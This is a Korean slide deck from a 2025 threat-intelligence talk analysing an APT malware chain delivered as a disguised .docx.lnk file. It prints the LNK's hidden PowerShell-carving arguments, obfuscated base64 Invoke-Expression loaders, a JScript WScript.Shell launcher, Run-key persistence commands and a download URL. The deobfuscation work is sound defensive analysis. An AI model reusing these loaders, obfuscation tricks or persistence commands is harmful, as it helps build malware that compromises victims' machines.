



주요 APT그룹 대상 최신 위협 인텔리전스 사례 분석

엔키화이트햇 사이버위협대응센터

위협연구팀 천호진 연구원

K-CTI 2025

2025.04.15

목차

1

공격
사례 분석

2


추가 분석

3

동일 그룹
공격 사례

01 공격 사례 분석

개요



acosador
@adgewrsf

#APT #Malware

file name: 20250211 03837.docx.lnk

sha256:


5967513540ad610ddbcb124f2437cf58dd10341da7d8d016932e74c3241
dfa2a

download url:

https://www.dropbox.com/sc/fi/cnfhxf0nc3gxflzh5na/zzJG_2.zip?

rlkey=7t1et81enar4uvbb7nnk58m9b&st=2

vt: [virustotal.com/gui/file/26864...](https://www.virustotal.com/gui/file/26864...)




오후 4:10 · 2025년 2월 11일 · **221** 조희수

01 공격 사례 분석

개요

☐	  	20241007_46790.docx.lnk	32 / 63	2024-10-26 08:55:11	2024-10-26 08:55:11	1
		lnk detect-debug-environment long-sleeps ...				
☐	  	20241011_64246.docx.lnk	33 / 64	2024-10-11 10:54:44	2024-10-13 12:06:59	2
		lnk long-command-line-arguments detect-debug-environment ...				
☐	  	20241013_24569.docx.lnk	32 / 64	2024-10-16 00:28:06	2024-10-16 11:59:35	2
		lnk long-sleeps url-pattern long-command-line-arguments ...				
☐	  	20241015_56801.docx.lnk	29 / 64	2024-10-15 13:12:30	2024-10-15 13:12:30	1
		lnk url-pattern long-sleeps long-command-line-arguments ...				
☐	  	20250114_27263.docx.lnk	36 / 64	2025-01-14 05:16:33	2025-01-14 05:16:33	1
		lnk long-sleeps high-entropy checks-cpu-name ...				

01 공격 사례 분석



01 공격 사례 분석

Stage 1 - 20250211_03837.docx.lnk

```
File size (bytes): 43,520
Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLocation, IsUnicode, EnableTargetMetadata
File attributes: FileAttributeArchive
Icon index: 0
Show window: SwNormal (Activates and displays the window. The window is restored to its original size and position if the window is minimized or maximized.)

Relative Path: ..\..\..\Windows\System32\cmd.exe???廖?????憂???????瞻?????富?
???????庵?????コ???????????打???????????

Arguments: javascript:v=" -Encoding Byte;sc ";s="a=new ActiveXObject('WScript.Shell');a.Run(c,0,true);close();" ;c="powershell -ep bypass -c $t=0x1be8;$k = Get-Childitem *.lnk | where-object {$_.length -eq $t} | Select-Object -ExpandProperty Name;if($k.count -eq 0){$k=Get-Childitem $env:T+"EMP*.*.lnk | where-object{$_.length -eq $t}};$w='c:\programdata\microsoft\ps1';$f=gc $k+v+$w ([byte[]]($f | select -Skip 0x094a)) -force+v+c:\programdata\microsoft\ps1\0;po" + "wershell -ep bypass -f $w;" ;eval(s);
Icon Location: .docx
```

01 공격 사례 분석

Stage 2 – d.ps1

```
$km02=@();  
$owx0="cd1Z3btVmUegi"[9..2];  
$kmq1="ag6M2Jg0WZ01ULkqw"[13..2];  
$emu2="yaY0FGZtFmcn9mcwxFXcef"[18..2];  
$hjm3="vy=wOnEzcw5CZcxVdim"[15..2];  
$rye4="vw=yabce"[2..2];  
$giko5=$owx0+$kmq1+$emu2+$hjm3+$rye4;  
$km02+=$giko5 -join '';  
$glq6="ks2cnASPgcGJ7cSY0FGZtFmcn9mcQxFX6M0JgQULgcGdkACa0FGU'  
$yab7="gjmu9WazJXZWRnblJnc1NEXzd3bkdSPj9WckszJm9CIiAXb05iM3'  
&("{1}{2}{0}"-f'eM','S','Et-It') vArIAbLe:c75HSG ([tYPe]("  
&("{1}{2}{0}{3}" -f 'ari','Se','t-V','able') -Name ("{0}{2}  
.("{2}{0}{1}" -f 'et-Vari','able','S') -Name ("{0}{1}" -f'm  
.("{0}{2}{1}{3}"-f 'I','-Expressi','nvoke','on') ${MO`Q00};  
}));
```

\$owx0= "UmVtb3Z1"

01 공격 사례 분석

Stage 2 – d.ps1

```
$km02=@();  
$owx0="cd1Z3btVmUegi"[9..2];  
$kmq1="ag6M2Jg0WZ01ULkqw"[13..2];  
$emu2="yaY0FGZtFmcn9mcwxFXcef"[18..2];  
$hjm3="vy=wOnEzcw5CZcxVdim"[15..2];  
$rye4="vw=yabce"[2..2];  
$giko5=$owx0+$kmq1+$emu2+$hjm3+$rye4;  
$km02+=$giko5 -join '';  
$glq6="ks2cnASPgcGJ7cSY0FGZtFmcn9mcQxFX6M0JgQULgcGdkACa0FGU'  
$yab7="gjmu9WazJXZWRnblJnc1NEXzd3bkdSPj9WckszJm9CIiAXb05iM3'  
&("{1}{2}{0}"-f'eM','S','Et-It') vArIAbLe:c75HSG ([tYPe]("  
&("{1}{2}{0}{3}" -f 'ari','Se','t-V','able') -Name ("{0}{2}  
."("{2}{0}{1}" -f 'et-Vari','able','S') -Name ("{0}{1}" -f'm  
."("{0}{2}{1}{3}"-f 'I','-Expressi','nvoke','on') ${MO`Q00};  
}));
```


01 공격 사례 분석

Stage 2 – d.ps1

```
$hpq2="vyUu8USu0WZ0NXeT  
$gjm3="ye=oQDK0Qf7kCMyg  
$opqs4=$uaj0+$gjn1+$hpq  
$km02+=$opqs4 -join '';  
& $opemcb5 $km02;
```



```
Set-Item Variable:c75HSG ([type]("Convert"))  
Set-Variable -Name opemcb5 -Value ({  
    param($UVW95)  
    foreach($Ce126 in $UVW95){  
        Set-Variable -Name krx78 -Value (  
            $C75Hsg::FromBase64String.Invoke($Ce126)  
        )  
        Set-Variable -Name moq00 -Value (-join ($krx78 -as [char[]]))  
        Invoke-Expression $moq00  
    }  
})
```

01 공격 사례 분석

Stage 2 – d.ps1

```
pattern = re.compile(
    r'\\(\\s*"([^\"]+)"\\s*-f\\s*((?:\\' [^\\']+' + '\\s*(?:,\\s*)?){2,6}\\)'
)
```

```
def process_match(match):
    fmt_str = match.group(1)
    args_str = match.group(2)
    args = re.findall(r'\\'([^\']+)\\'', args_str)
```

```
    try:
        computed = fmt_str.format(*args)
    except Exception as e:
        computed = None
```

```
    print("Computed:", computed)
```

```
    if computed == "Invoke-Expression":
        n = len(args)
        target = "Write-Output"
```

```
&("{1}{2}{0}"-f'eM','S','Et-It') vArIAbLe:c75HSG
&("{1}{2}{0}{3}" -f 'ari','Se','t-V','able') -Na
.("{2}{0}{1}" -f 'et-Vari','able','S') -Name ("{
.("{0}{2}{1}{3}"-f 'I','-Expressi','nvoke','on')
}});
```

정규 표현식으로 탐색 및 치환


01 공격 사례 분석

Stage 2 – d.ps1

```
Set-Item Variable:c75HSG ([type]("Convert"))
Set-Variable -Name opemcb5 -Value ({
    param($UVW95)
    foreach($Cei26 in $UVW95){
        Set-Variable -Name krx78 -Value (
            $C75Hsg::FromBase64String.Invoke($Cei26)
        )
        Set-Variable -Name moq00 -Value (-join ($krx78 -as [char[]]))
        Write-Output $moq00
    }
})
```

01 공격 사례 분석

Stage 2 – d.ps1



01 공격 사례 분석

Stage 2 – d.ps1



G3892.tmp




83972.tmp

AMicrosoftEdgeUpdate
Expanding[7923498737]



```
wscript /e:javascript /b  
C:\ProgramData\83972.tmp
```




HKCU\...\Run\GUpdate2

```
C:\Windows\System32\wscript.exe  
/b /e:javascript  
C:\ProgramData\83972.tmp
```

01 공격 사례 분석

Stage 2 – d.ps1



C&C Server

38243.tmp


N9371.js

tmps2.ps1

AMicrosoftEdgeUpdate
Expanding[3829710973]



```
wscript /e:javascript /b  
C:\ProgramData\38243.tmp
```



HKCU\...\Run\SUpdate

```
C:\Windows\System32\wscript.exe  
/b /e:javascript  
C:\ProgramData\N9371.js
```

01 공격 사례 분석

Stage 3 – 83972.tmp

```
function xby40() {  
  var Nnu4ybgfse = [  
    "9701Xs sc-mo+\"m\"\\\"a+\"a",  
    "5812Xn'=:C\\\\\\rPgonrd $f",  
    "6438Xa\\\\\\3G98.2mtapmDat",  
    "8604Xd= G teC--+\"'\";$",  
    "6694Xn tf$;nI vno\"nte",  
    "1557Xk-exE\"p\"+er+s\"o",  
    "1735X\"oi nd$\";    ;sf\"+",  
    "1846Xtoi1nR.nuw(uinc",  
    "6478Xf ,)0};acctnhCon",  
    "6368Xr{r()}e)",  
    "8780X{v    raf nutctiry",  
    "2375X=n weA tcvioen1",  
    "7204Xc(tW\"cSirtpX.0bje",  
    "9431Xl\"l;)v    raw Sihe",  
    "7074Xn=f\" \"p\"+woneCo",  
    "5497Xhle le- pybrp\"+\"s"  
  ];  
  xby40 = function () {  
    return Nnu4ybgfse;  
  };  
  return xby40();  
}
```

난독화가 적용된 데이터

01 공격 사례 분석

Stage 3 – 83972.tmp

6478Xf ,)0};acctnhCon

1. 구분자 X를 기준으로 데이터 파싱

01 공격 사례 분석

Stage 3 – 83972.tmp

f		,	)	0	}	;	a	c	c	t	n	h	C	o	n
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

2. 처음 2바이트 데이터 뒤로 이동

01 공격 사례 분석

Stage 3 – 83972.tmp

,	)	0	}	;	a	c	c	t	n	h	C	o	n	f	
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

2. 처음 2바이트 데이터 뒤로 이동

01 공격 사례 분석

Stage 3 – 83972.tmp

,	)	0	}	;	a	c	c	t	n	h	C	o	n	f	
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

3. 처음 1바이트 데이터와
마지막 1바이트 데이터 교환

01 공격 사례 분석

Stage 3 – 83972.tmp

	)	0	}	;	a	c	c	t	n	h	C	o	n	f	,
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

3. 처음 1바이트 데이터와
마지막 1바이트 데이터 교환

01 공격 사례 분석

Stage 3 – 83972.tmp

	)	0	}	;	a	c	c	t	n	h	C	o	n	f	,
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15



)	}	;	a	c	c	t	n	h	C	o	n	f	,		0
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15



}	a	c	c	t	n	h	C	o	n	f	,		0	)	;
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

01 공격 사례 분석

Stage 3 – 83972.tmp

f		,	)	0	}	;	a	c	c	t	n	h	C	o	n
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

•

•

•

n	C	o	n	f	,		0	)	;	}	c	a	t	c	h
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

01 공격 사례 분석

Stage 3 – 83972.tmp

```
(function (Smoencbv, rgvjI4g) {  
  var dmk398xnefyH = PSkkefoi98feh;  
  var agent = Smoencbv();  
  var n = agent.length;  
  
  while (true) {  
    try {  
      k = parseInt(dmk398xnefyH(0x1da)) * (parseInt(dmk398xnefyH(0x1df))) / 0x5;  
      if (k === rgvjI4g) {  
        break;  
      } else {  
        for (i = 0; i < n; i++) {  
          str = agent[i];  
          var match = str.match(/\d+/g);  
          var m = match[0].length + 1;  
          var tmp = str.substring(m);  
          var len = tmp.length;  
          if (len <= 2) return;  
          var k = tmp.substring(2) + tmp.substring(0, 2);  
          t = k.charAt(0);  
          tt = k.charAt(len - 1);  
          tmp = tt + k.substring(1, len - 1) + t;  
          var res = match[0] + 'X' + tmp;  
          agent[i] = res;  
          console.log(agent[i])  
        }  
        agent['unshift'](agent['pop']());  
      } catch (_0x49299e) {}  
    }  
  }  
})(xby40, 12172939.2));
```

```
0: "8780Xtry{\tvar functi"  
1: "2375Xon1= new Active"  
2: "7204XXObject(\"WScript."  
3: "9431XShell\");\tvar wi"  
4: "7074XnConf= \"p\"+\"owe"  
5: "5497Xr\"+\"shell -ep byp"  
6: "9701X\"+\"ass -com\"+\"ma"  
7: "5812Xnd $fn='C:\\\\\\Progr"  
8: "6438XamData\\\\\\G3892.tmp"  
9: "8604X';$d = Get-C\"+\""  
10: "6694Xontent $fn; Inv\""  
11: "1557X+\"oke-Exp\"+\"res"  
12: "1735Xs\"+\"ion $d;\";\"tf"  
13: "1846Xunction1.Run(wi"  
14: "6478XnConf, 0);}catch"  
15: "6368X(err){}"
```

연산 결과가 동일하면
루틴 종료

01 공격 사례 분석

Stage 3 – 83972.tmp

```
try {  
    var function1 = new ActiveXObject("WScript.Shell");  
    var winConf= "powershell -ep bypass" +  
        " -command $fn='C:\\\\ProgramData\\\\G3892.tmp';" +  
        "$d = Get-Content $fn; Invoke-Expression $d;";  
    function1.Run(winConf, 0);  
} catch (err) {}
```


01 공격 사례 분석


Stage 4 – G3892.tmp

```
$rr99=@();  
$acg0="osJ3M2wWanFTLwMTMwcT0zYjM5UTMiASPgQWS  
$msy1="uwyicURrpVciFTMuJGTwFWS0R3UI1iY09kM0k  
$imp2="aelHULJXS5wULGdnTTFVQHFUQSFUSZd2QyVTe  
$gow3="bc=sjIBN0NyEjZSp1bZRGThlHZVlzceZUatG  
$psva4=$acg0+$msy1+$imp2+$gow3;  
$rr99+=$psva4 -join ' ';  
$iqs5="wya00VmcjV2ck0DdlJ3YlN3X05WZpx2YgACIg  
$koq6="bgkJnZLJHJK0QfK0AIgACI7ciblt2b09FazVm  
$vwy7="ceFIk9Ga0VWTtAiIuV2avR3L0Y3LygGd1F2bv  
SeT-iteM ('VaRIAb'+ 'LE: '+ 'Qk'+ 'yr'+ 'Z') (  
    &("{0}{1}{2}"-f'Set-V', 'a', 'riable') -Name  
    .("{2}{1}{3}{0}"-f'Variable', 't', 'Se', '-') -  
    &("{1}{0}{3}{4}{2}" -f'o', 'Inv', 'xpression',  
    });  
$afk8="em9GdfN3clN2Yh5iblt2bURWZoNXZyZWZyRCI  
$mmm0="mm=0nCNiiblt2bUN3clN2YhRCIyVmchVmQias  
$mmmm1=$iqs5+$koq6+$vwy7+$afk8+$mmm0;  
$rr99+=$mmmm1 -join ' ';
```

Stage 1과 동일한 난독화


01 공격 사례 분석

Stage 4 – G3892.tmp



01 공격 사례 분석

Stage 4 – G3892.tmp




01 공격 사례 분석

Stage 4 – G3892.tmp

uuu_2025_02_11_15_08_08_Result_lo...	2025-02-11 오후 4:07	텍스트 문서	1KB
uuu_2025_02_11_15_08_13_Result_lo...	2025-02-11 오후 4:07	텍스트 문서	1KB
uuu_2025_02_11_15_08_17_Result_lo...	2025-02-11 오후 4:07	텍스트 문서	1KB
uuu_2025_02_11_15_08_39_Result_lo...	2025-02-11 오후 4:07	텍스트 문서	1KB
uuu_2025_02_11_15_08_52_Result_lo...	2025-02-11 오후 4:07	텍스트 문서	1KB
uuu_2025_02_11_15_10_12_Result_lo...	2025-02-11 오후 4:07	uuu_2025_02_11_15_14_49_Result_log.txt - 파일(F) 편집(E) 서식(O) 보기(V) 도움말(H) 2025_02_11_15:14:49	
uuu_2025_02_11_15_10_17_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_10_20_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_10_42_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_10_56_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_12_18_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_12_20_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_12_25_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_12_46_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_12_59_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_14_23_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_14_24_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_14_29_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_14_49_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_15_03_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_16_27_Result_lo...	2025-02-11 오후 4:07		
uuu_2025_02_11_15_16_28_Result_lo...	2025-02-11 오후 4:07		

01 공격 사례 분석


Stage 4 – G3892.tmp



1. 폴더 제외
2. 파일 이름에 \$objName이 포함된 파일
3. 파일 이름과 내용에 "result" 문자열이 포함되지 않은 파일

